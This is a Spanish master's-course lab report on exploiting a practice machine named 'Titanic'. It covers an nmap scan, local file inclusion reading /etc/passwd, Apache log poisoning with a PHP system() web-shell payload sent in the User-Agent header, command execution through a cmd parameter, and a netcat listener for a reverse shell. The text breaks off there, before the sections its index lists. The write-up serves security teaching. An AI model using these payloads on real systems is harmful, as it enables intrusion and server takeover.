



Universidad Europea

UNIVERSIDAD EUROPEA DE MADRID

ESCUELA DE ARQUITECTURA, INGENIERÍA Y DISEÑO

MASTER EN CIBERSEGURIDAD

SEGURIDAD EN EL SOFTWARE BASE Y LAS APLICACIONES

Web vulnerable a LFI y SQL Injection

CARLOS LÓPEZ

JAIME GARCÍA

CURSO 2025-2026

ÍNDICE

Índice	2
1 Introducción	3
2 Alcance y metodología	4
3 Desarrollo técnico de la explotación	5
3.1 Reconocimiento de la máquina	5
3.2 Acceso inicial a la aplicación web	7
3.3 Confirmación de LFI mediante /etc/passwd	8
3.4 Pista hacia los logs de Apache	9
3.5 Lectura del fichero access.log	10
3.6 Inyección de código en el log	11
3.7 Verificación de ejecución de comandos	11
3.8 Obtención de una shell interactiva	12
4 Obtención de user.txt	14
4.1 Revisión de la aplicación y credenciales internas	14
4.2 Localización y lectura de user.txt	15
5 Escalada de privilegios y obtención de root.txt	17
5.1 Enumeración de permisos sudo	17
6 Conclusiones	18

1 INTRODUCCIÓN

En esta práctica se ha trabajado sobre la máquina Titanic de Fluxbound con el objetivo de identificar una vulnerabilidad de inclusión local de ficheros (LFI), utilizarla para leer recursos internos del sistema y, posteriormente, encadenarla con una técnica de log poisoning para conseguir ejecución de comandos. A partir de ese punto, se realizó una enumeración interna hasta obtener credenciales reutilizables, acceder al usuario correspondiente y finalizar con una escalada de privilegios mediante un binario autorizado en sudo.

2 ALCANCE Y METODOLOGÍA

El procedimiento seguido fue progresivo: primero se identificaron los servicios expuestos, después se validó la aplicación web y su parámetro vulnerable, más adelante se buscó una vía para transformar la lectura de ficheros en ejecución de comandos y, finalmente, se revisaron los permisos locales para elevar privilegios.


3 DESARROLLO TÉCNICO DE LA EXPLOTACIÓN

3.1 RECONOCIMIENTO DE LA MÁQUINA

Como primer paso, se ejecutó un escaneo de versiones y scripts básicos contra la dirección de la máquina objetivo. El objetivo era conocer qué servicios estaban activos y priorizar aquellos que pudieran ofrecer una superficie de ataque interesante.

El resultado mostró varios servicios abiertos. Destacaban FTP en el puerto 21, SSH en el puerto 22, HTTP en el puerto 80, RPC/NFS y MySQL. Al estar disponible un servidor Apache en el puerto 80, se decidió comenzar por la aplicación web, ya que era el punto más expuesto y el que podía ofrecer parámetros manipulables desde el navegador.

```
nmap -sV -sC -p- 10.0.84.39
```



```
cali@kali: ~/Escritorio
Session Acciones Editar Vista Ayuda

(cali@kali)-[~/Escritorio]
$ nmap -sV -sC -p- 10.0.84.39
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 09:46 CEST
Nmap scan report for 10.0.84.39
Host is up (0.026s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 c8:f8:1f:fa:29:0a:c8:8b:71:e0:7f:5b:fe:e2:f0:3a (ECDSA)
|_  256 26:a3:1a:90:13:fa:7a:54:bf:f3:0a:71:42:dc:9d:16 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: RMS Titanic - White Star Line
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4    111/tcp     rpcbind
|   100000   2,3,4    111/udp     rpcbind
|   100000   3,4      111/tcp6    rpcbind
|   100000   3,4      111/udp6    rpcbind
|   100003   3,4      2049/tcp    nfs
|   100003   3,4      2049/tcp6   nfs
|   100005   1,2,3    34518/udp   mountd
|   100005   1,2,3    38165/tcp6  mountd
|   100005   1,2,3    44292/udp6  mountd
|   100005   1,2,3    58183/tcp   mountd
|   100021   1,3,4    42823/tcp6  nlockmgr
|   100021   1,3,4    45124/udp   nlockmgr
|   100021   1,3,4    46859/tcp   nlockmgr
|   100021   1,3,4    51910/udp6  nlockmgr
|   100024   1        41660/udp   status
|   100024   1        45330/udp6  status
|   100024   1        47257/tcp   status
|   100024   1        51319/tcp6  status
|   100227   3        2049/tcp    nfs_acl
|_  100227   3        2049/tcp6   nfs_acl
2049/tcp   open  nfs_acl  3 (RPC #100227)
3306/tcp   open  mysql    MySQL (unauthorized)
33060/tcp  open  mysqlx    MySQL X protocol listener
46859/tcp  open  nlockmgr 1-4 (RPC #100021)
47257/tcp  open  status    1 (RPC #100024)
48793/tcp  open  mountd    1-3 (RPC #100005)
```

Figura 1. Escaneo inicial con Nmap y servicios detectados.

3.2 ACCESO INICIAL A LA APLICACIÓN WEB

Tras localizar el servicio HTTP, se accedió al sitio web desde el navegador. La página principal simulaba un portal del RMS Titanic con varias secciones navegables, como Home, About, Passengers, Crew y Gallery. Esta estructura era relevante porque las secciones parecían cargarse de forma dinámica mediante un parámetro en la URL.

Al observar la navegación, se identificó que el recurso principal era index.php y que el contenido se seleccionaba mediante el parámetro page. Este comportamiento hizo pensar que la aplicación podía estar incluyendo ficheros internos según el valor recibido por dicho parámetro.




Figura 2. Página principal de la aplicación web Titanic.

3.3 CONFIRMACIÓN DE LFI MEDIANTE /ETC/PASSWD

Para comprobar si el parámetro page permitía incluir archivos del sistema, se probó a cargar un fichero local conocido, `/etc/passwd`. La respuesta mostró el contenido de dicho archivo dentro de la propia página, confirmando que la aplicación era vulnerable a Local File Inclusion.

Este resultado fue importante porque demostró que el servidor interpretaba el valor de page como una ruta de fichero y no aplicaba una validación suficiente. Además, el contenido de `/etc/passwd` permitió identificar usuarios del sistema, entre ellos passenger y crew, ambos con shell asignada.

`http://10.0.84.39/index.php?page=/etc/passwd`





Figura 3. Lectura de `/etc/passwd` mediante el parámetro vulnerable.

3.4 PISTA HACIA LOS LOGS DE APACHE

En la sección Crew apareció una indicación especialmente útil: el sistema de manifiesto de la tripulación se registraba en un sistema interno ubicado en `/var/log/apache2/access.log`. Esta pista orientó el siguiente paso de la explotación, ya que el log de acceso de Apache suele almacenar peticiones HTTP y cabeceras como el User-Agent.

Si el log podía leerse mediante LFI y, además, era posible introducir contenido controlado en él a través de una petición web, entonces se podía intentar envenenar el fichero de log con código PHP para que posteriormente fuese incluido y ejecutado por la aplicación.



The screenshot shows a website for the RMS Titanic. The header is dark blue with the ship's name and a navigation menu. The 'Crew' section is highlighted, showing a list of crew members. Below this, a 'Crew Manifest System' section contains a note about the log file location.

RMS TITANIC
White Star Line - The Ship of Dreams

Home About Passengers Crew Gallery

Ship's Crew

The Titanic's crew consisted of approximately 885 members, including officers, engineers, stewards, and other personnel essential for the ship's operation.

Name	Position	Description
Captain Edward Smith	Master	Veteran commander with 40 years of experience at sea
Thomas Andrews	Chief Designer	Managing director of Harland and Wolff
William Murdoch	First Officer	Officer on watch during the collision
Harold Bride	Junior Wireless Operator	Responsible for communications

Crew Manifest System

All crew members are required to check in daily. The crew manifest is logged in the ship's internal system located at `/var/log/apache2/access.log`.

Figura 4. La sección Crew indica la ruta del log de Apache.

3.5 LECTURA DEL FICHERO ACCESS.LOG

A continuación, se utilizó el mismo parámetro vulnerable para cargar el fichero `/var/log/apache2/access.log`. La aplicación devolvió el contenido del log, donde se observaban las peticiones realizadas previamente desde la máquina atacante y también las trazas generadas por herramientas como Nmap.

Con esta comprobación se validaron dos puntos clave: el archivo de log era accesible a través del LFI y el contenido mostrado en la respuesta web correspondía realmente a las entradas generadas por nuestras solicitudes. Esto habilitaba la técnica de log poisoning.

`http://10.0.84.39/index.php?page=/var/log/apache2/access.log`




Figura 5. Visualización del access.log desde la aplicación web.

3.6 INYECCIÓN DE CÓDIGO EN EL LOG

El siguiente paso consistió en enviar una petición HTTP con una cabecera User-Agent manipulada. En lugar de utilizar un identificador de navegador normal, se introdujo una pequeña instrucción PHP preparada para ejecutar el valor recibido por el parámetro cmd.

La idea fue que Apache guardase esa cabecera dentro de access.log. Después, al incluir el log desde la aplicación vulnerable, el código PHP quedaría dentro del flujo interpretado por el servidor y permitiría ejecutar comandos controlados desde la URL.

```
curl -A "<?php system($_GET['cmd']); ?>" http://10.0.84.39/index.php
```




Figura 6. Envío de una cabecera User-Agent manipulada para modificar el log.

3.7 VERIFICACIÓN DE EJECUCIÓN DE COMANDOS

Para comprobar que el envenenamiento del log había funcionado, se volvió a cargar access.log mediante el LFI y se añadió el parámetro cmd con un comando simple. La respuesta incluyó el resultado de la ejecución, mostrando que el proceso se estaba ejecutando como www-data.

Esta prueba fue el punto de inflexión de la práctica: ya no solo se podían leer archivos locales, sino que se había conseguido transformar el LFI en ejecución remota de comandos bajo el contexto del servidor web.

```
http://10.0.84.39/index.php?page=/var/log/apache2/access.log&cmd=id
```



Después de confirmar la ejecución de comandos, se preparó un listener en la máquina atacante y se utilizó el parámetro cmd para lanzar una conexión inversa desde el servidor comprometido. Al recibir la conexión, se obtuvo una shell con el usuario www-data dentro del directorio de la aplicación web.

```
nc -lvnp 4444
```




Figura 8. Reverse shell recibida desde la máquina objetivo.

